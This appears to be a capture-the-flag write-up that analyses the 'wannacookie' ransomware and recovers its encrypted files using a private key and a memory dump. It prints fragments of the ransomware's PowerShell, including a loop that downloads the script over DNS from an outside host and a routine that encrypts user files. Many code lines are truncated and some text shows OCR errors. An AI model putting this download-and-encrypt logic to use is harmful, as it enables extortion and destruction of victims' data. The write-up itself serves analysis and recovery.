    };
    $f = "77616E6E61636F6F6B69652E707331";
    $h = "";
    foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -
        $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com"
    };
 ($(H2A $h | Out-string)) | Out-File wannacookie.ps1
```


```
}
function wannacookie {
    $S1 = "1f8b08000000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $
).ToString() -ErrorAction 0 -Server 8.8.8.8))) {return}
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject
    $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274")
    $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255
    $Hex_key = $(B2H $Byte_key)
    $Key_Hash = $(Sha1 $Hex_key)
    $Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
    $cookie_id = (send_key $Pub_key_encrypted_Key)
    $date_time = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
    [array]$future_cookies = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $($($en
ofile+'\Pictures'),$($env:userprofile+'\Music')) -Recurse | where { ! $_.PSIsContainer }
    enc_dec $Byte_key $future_cookies $true
```

It worked! Now we have a more human readable code. Let us see how it initializes and encrypt files.




```
function wannacookie {
    $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Re
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Wi
    $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") ) )
    $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) -
    $Hex_key = $(B2H $Byte_key)
    $Key_Hash = $(Sha1 $Hex_key)
    $Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
    $cookie_id = (send_key $Pub_key_encrypted_Key)
    $date_time = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
    [array]$future_cookies = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $($($env:u
    enc_dec $Byte_key $future_cookies $true
    Clear-variable -Name "Hex_key"
    Clear-variable -Name "Byte_key"
```

It starts with a variable that has a constant hex value. Then it looks for the killswitch and checks if there is a localhost connection to port 8080. The next part is the first interesting section, the variable pub_key. It looks like it stands for public key and gets a Base64 string from a function similar when we got wannacookie.ps1. This time it is a hexadecimal value of: *7365727665722E637274*.




```
PS D:\> H2A 7365727665722E637274
server.crt
```

Interesting… it is a file called **server.crt**! Let us dump that to a file and see what it contains.




```
[DBG]: PS C:\Python27\power_dump>> get_over_dns("7365727665722E637274")
MIIDXTCCAkWgAwIBAgIJAP6e19cw2sCjMA0GCSqGSIb3DQEBCwUAMEUxCzAJBgNV
BAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTgwODAzMTUwMTA3WhcNMTkwODAzMTUwMTA3WjBF
MQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50
ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5
ywy1kg0rrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TLULPSpMTC
QM9HOSWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPA0lu4vvXi5Kj2zQ8QnxYQB
hpRxFPnB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nEAoABlUHi
zWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKeb
E9Jq6zImCfu8elXjCJK8OLZP9WZWDQIDAQABo1AwTjAdBgNVHQ4EFgQUfeOgZ4f+
kxU1/BN/PpHRuzBYzdEwHwYDVR0jBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdEw
DAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAhdhDHQvW9Q+Fromk7n2G
2eXkTNX1bxz2PS2Q1ZW393Z83aBRWRvQKt/qGCAi9AHg+NB/FOWMZfuuLgziJQTH
QS+vvCn3bi1HCwz9w7PFe5CZegaivbaRD0h7V9RHwVfzCGSddUEGBH3j8q7thrKO
xOmEwvHi/0ar+OsscBideOGq11hoTn74I+gHjRherRvQWJb4Abfdr4kUnAsdxsl7
MTxMOf4t4cdWHyeJUH3yBuT6euId9rn7GQNi61HjChXjEfza8hpBC4OurCKcfQiV
oY/0BxXdxgTygwhAdWmvNrHPoQyB5Q9XwgN/wWMtrlPZfy3AW9uGFj/sgJv42xcF
+w==
```

If the is a real **server.crt** we should be able to view the contents using an online certificate decoder. (20) In addition, we know that the malware is currently using AES for encryption. So, if it encrypts the file with public key we will need the private key of the server. We should also consider looking for a **server.key**.



```
PS D:\> A2H server.key
7365727665722E6B6579
```




Paste Certificate Text

```
QM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPA0lu4vvXi5Kj2zQ8QnxYQB
hpRxFPnB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nEAoABIUHi
zWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKeb
E9Jq6zlmCfu8elXjCJK8OLZP9WZWDQIDAQABo1AwTjAdBgNVHQ4EFgQUfeOgZ4f+
kxU1/BN/PpHRuzBYzdEwHwYDVR0jBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdEw
DAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAhdhDHQvW9Q+Fromk7n2G
2eXkTNX1bxz2PS2Q1ZW393Z83aBRWRvQKt/qGCAi9AHg+NB/F0WMZfuuLgziJQTH
QS+vvCn3bi1HCwz9w7PFe5CZegaivbaRD0h7V9RHwVfzCGSddUEGBH3j8q7thrKO
xOmEwvHi/0ar+0sscBideOGq11hoTn74l+gHjRherRvQWJb4Abfdr4kUnAsdxsl7
MTxM0f4t4cdWHyeJUH3yBuT6euId9rn7GQNi61HjChXjEfza8hpBC4OurCKcfQiV
oY/0BxXdxgTygwhAdWmvNrHPoQyB5Q9XwgN/wWMtrIPZfy3AW9uGFj/sgJv42xcF
+w==
```

Certificate Information:


✓ **Organization:** Internet Widgits Pty Ltd
✓ **State:** Some-State
✓ **Country:** AU
✓ **Valid From:** August 3, 2018
✓ **Valid To:** August 3, 2019
✓ **Issuer:** Internet Widgits Pty Ltd
✓ **Serial Number:** 18347339251191562403 (0xfe9ed7d730dac0a3)

It is indeed a valid certificate. Now let us save this for now and test if there is a **server.key**.



```
[DBG]: PS C:\Python27\power_dump>> get_over_dns("7365727665722E6B6579")
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtilR4seEZli2CMoDJ73qHql+tSpwtK9y4L6znLDLWSA6uvH+lmHhhep9ui
W3vvHYCq+Ma5EljBrvwQy0e2Cr/qeNBrdMtQs9KkxMJAzOfRJYXvtWANFJF5A+Nq
jI+jdMVtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCfFhAGGlHEU+cHOCTob0SB5HkOS
TPUKKJVc3fsD8/t6OyJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFvO+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOCtaNjFR8Gt512D7idFVW4p5sTOmrrMiYJ+7x6VeMIkrw4
tk/1ZlYNAgMBAAECggEAHdIGcJOX5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
ODW4aO+IdRaD9mM/SaBO9GWLLItOdyhRExl+fJGlbEvDG2HFRd4fMQ0nHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHDuThdulb0sr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6YqS/yOi5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkF1pzv/rardUnS8h6q6JGyzV91PpLE2IOLY+tGopKmuTUzVOm
Vf7sl5LMwEss1g3x8gOh215Ops9Y9zhSfJhzBktYAQKBgQDl+w+KfSb3qZREVvs9
uGmaIcj6Nzdzr+7EBOWZumjy5WWPrSeOS6Ld4lTcFdaXolUEHkEOEOj7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTVOOk+kMYItvHWchdiH64EOjsWrc8co9WNgK1XlLQtG
4iBpErVctbOcjJlzv1zXgUiyTQKBgQDaxRoQolzgjElDG/T3VsC81jO6jdatRpXB
OURM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qJJ+4RYlUUOVIhK+8t863498
/P4sKNlPQio4Ld3lfnT92xpZU1hYfyRPQ29rcim2c173KDMPcO6gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f40HyqNE9YVRlmRhryUI1qBli+qP5ftySHhqy94okwerE
KcHw3VaJVM9J17Atk4m1aL+v3Fh01OH5qh9JSwitRDKFZ74JVOKa4QNHoqtnCsc4
eP1RgCE5zOwOefyrybH9pXwrNTNSEJi7tXmbk8azcdIw5GsqQKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/Otr9tWklhwBVxa8XktDRV2fP7XAQroe6HOesnmpSx7eZgvjtVx
moCJympCYqT/WFxTSQXUgJOdOuMF1lcbFH2relZYoK6PlgCFTn1TyLrY7/nmBKKy
DsuzrLkhU5OxXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMxIo7+9otN8hWxnqe4
IeORAqOWkBvZPQ7mEDeRC5hRhfCjn9w6G+2+/7dGlKiOTC3Qn3wz8QoG4v5xAqXE
JKBn972KvOOeQ5niYehG4yBaImHH+h6NVBlFdOGJ5VhzaBJyoOk+KnOnvVYbrGBq
UdrzXvSwyFuuIqBlkHnWSIeC
-----END PRIVATE KEY-----
```

Excellent! We got ourselves a ***private key!!!***



```
$Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[cha
$Hex_key = $(B2H $Byte_key)
$Key_Hash = $(Sha1 $Hex_key)
$Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
$cookie_id = (send_key $Pub_key_encrypted_Key)
$date_time = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
[array]$future_cookies = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $(
enc_dec $Byte_key $future_cookies $true
Clear-variable -Name "Hex_key"
Clear-variable -Name "Byte_key"
$lurl = 'http://127.0.0.1:8080/'
$htmlcontents = @{
```

Next up the code generates a ***32-byte*** sized random key and creates a sha1 version of the key in hex. Then the byte_key is encrypted using the public key of the sever and is stored in a ***512-byte*** sized ***Pub_key_encrypted_Key (public key encrypted key)***. Then it sends the key to the server to get stored. An array then gets the target files and ***enc_dec*** which begins the encryption. The random key is then cleared from memory and the listener starts with the WANNACOOKIE message.


So, with Alabaster's memory dump we are unable to look for a ***32-byte*** key since it has been cleared by the malware. Mathematically and with AES in mind, if the ***512-byte*** encrypted key is the product of the public key and the random 32-byte key. Then logically we should get it back with the use of a private key. Where **E( )** is for encryption and **D( )** is for decryption.

$$EncryptedKey = E(PublicKey \times RandomKey)$$


$$therefore$$

$$RandomKey = D(EncryptedKey / PrivateKey)$$

To prove this let us get both our ***server.crt*** and ***server.key*** to generate a server certificate with the ***private key*** that we can load in ***Windows*** and ***powershell*** using ***OpenSSL***.



```
PS D:\OpenSSL> .\openssl.exe pkcs12 -export -out server.pfx -inkey server.key -in server.crt
Enter Export Password:
Verifying - Enter Export Password:
PS D:\OpenSSL> dir


    Directory: D:\OpenSSL


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/21/2018   7:52 AM         485376 openssl.exe
-a----         1/7/2019  12:18 AM           1248 server.crt
-a----         1/7/2019  12:19 AM           1730 server.key
-a----         1/7/2019  12:23 AM           2469 server.pfx
```



Field	Value
Subject	Internet Widgits Pty Ltd, Som...
Public key	RSA (2048 Bits)
Public key parameters	05 00
Subject Key Identifier	7de3a06787fe931535fc137f3...
Authority Key Identifier	KeyID=7de3a06787fe931535f...
Basic Constraints	Subject Type=CA, Path Lengt...
Thumbprint	b1d1e73dcbffbd458b341a6e8...

Good. We managed to load the ***certificate*** with the ***private key*** in Windows. But now we will need to import in ***powershell***.

```
[DBG]: PS C:\Python27\power_dump>> $mycert=get-Item Cert:\CurrentUser\My\b1d1e73dcbffbd458b341a6e8aed3549a81077d6

[DBG]: PS C:\Python27\power_dump>> $pscert = New-Object System.Security.Cryptography.X509Certificates.X509Certificate2Collection $mycert;

[DBG]: PS C:\Python27\power_dump>> $pscert


   PSParentPath: Microsoft.PowerShell.Security\Certificate::CurrentUser\My

Thumbprint                                Subject
----------                                -------
B1D1E73DCBFFBD458B341A6E8AED3549A81077D6  O=Internet Widgits Pty Ltd, S=Some-State, C=AU
```

Great we got the certificate loaded in ***powershell*** that matches the ***thumbprint*** from the ***certificate manager***. But we still need the ***512-byte encrypted key***. Time to use ***power_dump*** to skim through Alabaster's memory.

```
[i] 10947 powershell Variable Values found!
```


That is a lot to look at. We know that the length is ***512 bytes*** that they are all ***hexadecimal***. Let us use the filter to narrow our search down.

```
================ Filters ================
1| MATCHES  bool(re.search(r"^[0-9a-fA-F]+$",variable_values))
2| LENGTH  len(variable_values) == 512

[i] 1 powershell Variable Values found!
```

Now dump the value and see if we can get the random ***byte_key*** used on Alabaster's PC.


```
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dc
a05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe2
4c5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417bf019789950d0bf8d83218a56e693
09a2bb17dcede7abfffd065ee0491b379be44029ca4321e60407d44e6e381691dae5e551cb2354727ac257
d977722188a946c75a295e714b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720bc499
95217d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971
```

With the value we got from *power_dump* we should get a *32-byte* key when we use the *PrivateKey.Decrypt* function.




```
[DBG]: PS C:\Python27\power_dump>> $tempbyte = H2B "3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75

[DBG]: PS C:\Python27\power_dump>> B2H $pscert.PrivateKey.Decrypt($tempbyte, $true)
fbcfc121915d99cc20a3d3d5d84f8308
```

fbcfc121915d99cc20a3d3d5d84f8308 Excellent! Exactly 32 bytes. Now let us try to use that key to decrypt *alabaster_password.elfdb.wannacookie*.




```
[DBG]: PS C:\Python27\power_dump>> $akey = "fbcfc121915d99cc20a3d3d5d84f8308"

[DBG]: PS C:\Python27\power_dump>> $akey = $(H2B $akey)

[DBG]: PS C:\Python27\power_dump>> [array]$allcookies = $(Get-ChildItem -Path "D:\Alabaster" -Recurse  -Filter *.wannacookie |

[DBG]: PS C:\Python27\power_dump>> enc_dec $akey $allcookies $false

Id     Name            PSJobTypeName   State         HasMoreData     Location             Command
--     ----            -------------   -----         -----------     --------             -------
1      Job1            BackgroundJob   Running       True            localhost            ...
```



```
[DBG]: PS D:\Alabaster>> cat .\alabaster_passwords.elfdb
SQLite format 3□□□□@   □□□
```

